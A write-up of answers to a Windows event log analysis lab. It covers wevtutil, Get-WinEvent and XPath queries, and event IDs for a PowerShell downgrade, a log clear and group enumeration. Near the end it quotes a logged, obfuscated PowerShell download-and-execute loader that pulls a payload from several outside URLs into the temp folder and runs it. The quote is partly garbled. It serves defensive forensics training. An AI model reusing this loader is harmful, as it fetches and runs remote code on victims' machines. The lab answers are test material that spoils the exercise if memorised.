


Windows event logs

Task 2

Question: What is the Event ID for the earliest recorded event?

Answer: 40961


Explanation:




Question: Filter on Event ID 4104. What was the 2nd command executed in the PowerShell session?

Answer: whoami

Explanation:



scroll down



Question: What is the Task Category for Event ID 4104?

Answer: Execute a Remote Command

Explanation:

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

whoami


ScriptBlock ID: 46c87bfa-c590-48bf-a5c2-a5d3f9e58759

Path:

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	12/21/2020 7:01:53 AM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	WIN-100UJBNP9G7\Admini	Computer:	WIN-100UJBNP9G7
OpCode:	On create calls		

Question: What is the Task Category for Event ID 800?

Answer: Pipeline Execution Details



Explanation:

now look for an entry with 800 for their eventId

Level	Date and Time	Source	Event ID	Task Category
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	800	Pipeline Execution Details
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	7/16/2023 9:46:29 PM	PowerShell (PowerShell)	600	Provider Lifecycle

Task 3

Question: How many log names are in the machine?

Answer: 1071

Explanation:

- open powershell
- run this command: `wevtutil.exe el | Measure-Object`

Question: What is the definition for the query-events command?

Answer: event log, log file, structured query

Explanation:

- open powershell
- run this command: `wevtutil.exe qe /?`

Question: What option would you use to provide a path to a log file?

Answer: /lf:true

Question: What is the VALUE for /q?

Answer: XPATH query

Question: What is the log name?

Answer: Application

Explanation:

- open powershell
- run this command: `wevtutil qe Application /c:3 /rd:true /f:text`

Question: What is the /rd option for?

Answer: Event read direction

Question: What is the /c option for?

Answer: Maximum number of events to read

Task 4

Question: Execute the command from Example 1 (as is). What are the names of the logs related to OpenSSH?

Answer: OpenSSH/Admin,OpenSSH/Operational

Explanation:

- Open powershell
- run this command: `Get-WinEvent -ListLog *`

Question: Execute the command from Example 7. Instead of the string *Policy* search for *PowerShell*. What is the name of the 3rd log provider?

Answer: Microsoft-Windows-PowerShell-DesiredStateConfiguration-FileDownloadManager

Explanation:

- Open powershell
- run this command: `Get-WinEvent -ListProvider *Powershell*`

Question: Execute the command from Example 8. Use Microsoft-Windows-PowerShell as the log provider. How many event ids are displayed for this event provider?

Answer: 192

Explanation:

- Open powershell
- run this command: `(Get-WinEvent -ListProvider Microsoft-Windows-PowerShell).Events | Format-Table Id, Description | Measure-Object`

Question: How do you specify the number of events to display?

Answer: -MaxEvents

Question: When using the FilterHashtable parameter and filtering by level, what is the value for Informational?

Answer: 4

Task 5

Question: Using Get-WinEvent and XPath, what is the query to find WLMS events with a System Time of 2020-12-15T01:09:08.940277500Z?

Answer: `Get-WinEvent -LogName Application -FilterXPath '*/System/Provider[@Name="WLMS"] and */System/TimeCreated[@Name="SystemTime"]="2020-12-15T01:09:08.940277500Z"'`

Question: Using Get-WinEvent and XPath, what is the query to find a user named Sam with an Logon Event ID of 4720?

Answer: `Get-WinEvent -LogName Security -FilterXPath '*/EventData/Data[@Name="TargetUserName"]="Sam" and */System/EventID=4720'`

Question: Based on the previous query, how many results are returned?

Answer: 2

Question: based on the output from the question #2, what is Message?

Answer: A user account was created

Question: Still working with Sam as the user, what time was Event ID 4724 recorded? (MM/DD/YYYY H:MM:SS [AM/PM])

Answer: 12/17/2020 1:57:14 PM

Explanation:

- Open powershell
- run this command: `Get-WinEvent -LogName Security -FilterXPath '*/EventData/Data[@Name="TargetUserName"]="Sam" and */System/EventID=4724'`

Question: What is the Provider Name?

Answer: Microsoft-Windows-Security-Auditing

Task 7

Question: What event ID is to detect a PowerShell downgrade attack?

Answer: 400

Question: What is the Date and Time this attack took place? (MM/DD/YYYY H:MM:SS [AM/PM])

Answer: 12/18/2020 7:50:33 AM

Explanation: Filter on eventID 400

merged Number of events: 77,524

Filtered: Log: file://C:\Users\Administrator\Desktop\merged.evtx; Source: ; Event ID: 400. Number of events: 113

Level	Date and Time	Source	Event ID	Task Category
Information	12/18/2020 7:50:33 AM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/18/2020 7:48:45 AM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/18/2020 7:48:45 AM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/18/2020 7:48:43 AM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/18/2020 7:48:42 AM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	12/18/2020 7:43:49 AM	PowerShell (PowerShell)	400	Engine Lifecycle

Event 400, PowerShell (PowerShell)

General Details

Engine state is changed from None to Available.
Details:
NewEngineState=Available
PreviousEngineState=None

SequenceNumber=9

HostName=ConsoleHost
HostVersion=2.0
HostId=84a10cae-3d57-461c-8d55-994413a9c8bf
EngineVersion=2.0
RunspaceId=4417d240-cef8-48b0-934c-81c7a7f4582c
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

Log Name: Windows PowerShell
Source: PowerShell (PowerShell) Logged: 12/18/2020 7:50:33 AM

Actions

merged

Open Saved Log...

Create Custom View...

Import Custom View...

Filter Current Log...

Clear Filter

Properties

Find...

Save Filtered Log File As...

Save Filter to Custom View...

View

Delete

Rename

Refresh

Help

Event 400, PowerShell (PowerShell)

Event Properties

Copy

Save Selected Events...


Refresh

Help

Question: A Log clear event was recorded. What is the 'Event Record ID'?

Answer: 27736

Explanation: The clear log is a task category



Information 8/5/2019 2:24:56 AM Microsoft Wind... 4798 User Account M...

Information 3/19/2019 4:34:25 PM Eventlog 104 Log clear

Event 104, Eventlog

General Details

☒ Friendly View ☐ XML View

Version 0

Level 4

Task 104

Opcode 0

Keywords 0x8000000000000000

- **TimeCreated**

[**SystemTime**] 2019-03-19T23:34:25.894341300Z

EventRecordID 27736

Correlation

- **Execution**

[**ProcessID**] 812

[**ThreadID**] 3916

Channel System

Computer PC01.example.corp

Question: What is the name of the computer?

Answer: PC01.example.corp

Question: What is the name of the first variable within the PowerShell command?

Answer: \$Va5w3n8

Explanation: Filter on source PowerShell and scroll down to the first event

Level	Date and Time	Source	Event ID	Task Category
Information	12/8/2020 11:05:02 AM	PowerShell (Po...	600	Provider Lifecycle
Information	12/8/2020 11:05:02 AM	PowerShell (Po...	600	Provider Lifecycle
Information	12/8/2020 11:05:02 AM	PowerShell (Po...	600	Provider Lifecycle
Information	12/8/2020 11:05:02 AM	PowerShell (Po...	600	Provider Lifecycle
Information	12/8/2020 11:05:02 AM	PowerShell (Po...	600	Provider Lifecycle
Information	8/25/2020 10:09:33 PM	PowerShell (Po...	800	Pipeline Executio...
Verbose	8/25/2020 10:09:28 PM	PowerShell (Mic...	4104	Execute a Remot...

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General

Details

Creating Scriptblock text (1 of 1):

```
$Va5w3n8=((('Q'+2h)+('w9p'+1));&('ne'+w'+item') $eNV:teMP\Word\2019\ -itemtype DirectOry;
[Net.ServicePointManager]::"SecURiTYPROToCOL" = ('t'+ls'+1'+('2, tl'+s'+11'+(','+ts'));$Depssu0 = (('D'+yx')+
('x'+ur4g)+x);$A74_j9r=('T'+4'+('gf45'+h));$Fdkhtf=$env:temp+((('0'+word['+0']+'2'+01')+'9{0}') -F [CHAR]
92)+$Depssu0+(''+('ex'+e));$O39nj1p=('J6'+9l'+('hm'+h));$Z8i525z=&('new'+obje'+c'+t') neT.WEbcLiENt;
$lwmfahs=((('h'+tp)+(''+//))+('q'+u'+anticaelectro'+n'+ic))+('s.com'+//)+w'+p'+a'+('d'+min')+'+'7A'+
('Tr78'+//'+htt')+'p'+s://)+('r'+e)+('be'+('l'+co))+('m'+('ch'+pi'+c))+('ture'+_))+('l'+ibra'+ry/bbCt))+
('l'+S/))+('ht'+tp'+s://)+('re'+al))+('e'+s'+('tate'+a))+('gen'+t))+('te'+('am.co'+m))+('163/Q'+T))+('d'+
('f'+ht'+tps:))+//'+('w'+www.))+('ri'+dd))+('hi'+display'+c'+o))+('m'+r'+id'+d'+('hi'+/1pkY/'+htt))+('p'+
(''+//))+('radi'+osu'+bmit.com'+sear))+('ch'+tes'+t))+('f'+p'+(''+h))+('tp'+://'+//'+('res'+e))+('ar'+('ch'+c')+
('he'+m'+('plu'+s'+c))+('om/w'+p-))+('a'+dmin')+/1'+('OC'+C))+('http'+//'+//'+('s'+zymo))+('ns'+zyp')+
('er'+('sk'+i))+(''+pl/a))+('ss'+('ets'+p))+('k/')."$SPlit"([char]42);$Zxbryr=((('Dp'+z9')+4'+a6'));foreach($Mqku5a2 in
$lwmfahs){try{$Z8i525z."d'OWN'load FILE"($Mqku5a2,$Fdkhtf);$Lt8bj7=('Ln'+('wp'+ag))+('m');If (('Get-L'+t'+em')
$Fdkhtf).leNgTH -ge 28315) {cp (gcm calc).path $Fdkhtf -Force; ('Invo'+ke'+-Item')($Fdkhtf);$Nfgrgu9=
(('Qj6'+bs')+x+n);break;$D7ypgo1=('Bv'+('e'+bc')+k0')}}catch{}}$Gmk6zmk=((('Z2x'+aaj')+0))
```

ScriptBlock ID: fdd51159-9602-40cb-839d-c31039ebbc3a
Path:

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Windows-PowerShell)

Question: What is the Date and Time this attack took place? (MM/DD/YYYY H:MM:SS [AM/PM])

Answer: 8/25/2020 10:09:28 PM

Question: What is the Execution Process ID?

Answer: 6620

Explanation: Found in the XML part of the event

Question: What is the Group Security ID of the group she enumerated?

Answer: S-1-5-32-544

Explanation:

- First, we need to find the even ID. After some google <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4799>
- We filter on EventID 4799
- The answer is de SID of the security group administrators

Question: What is the event ID?

Answer: 4799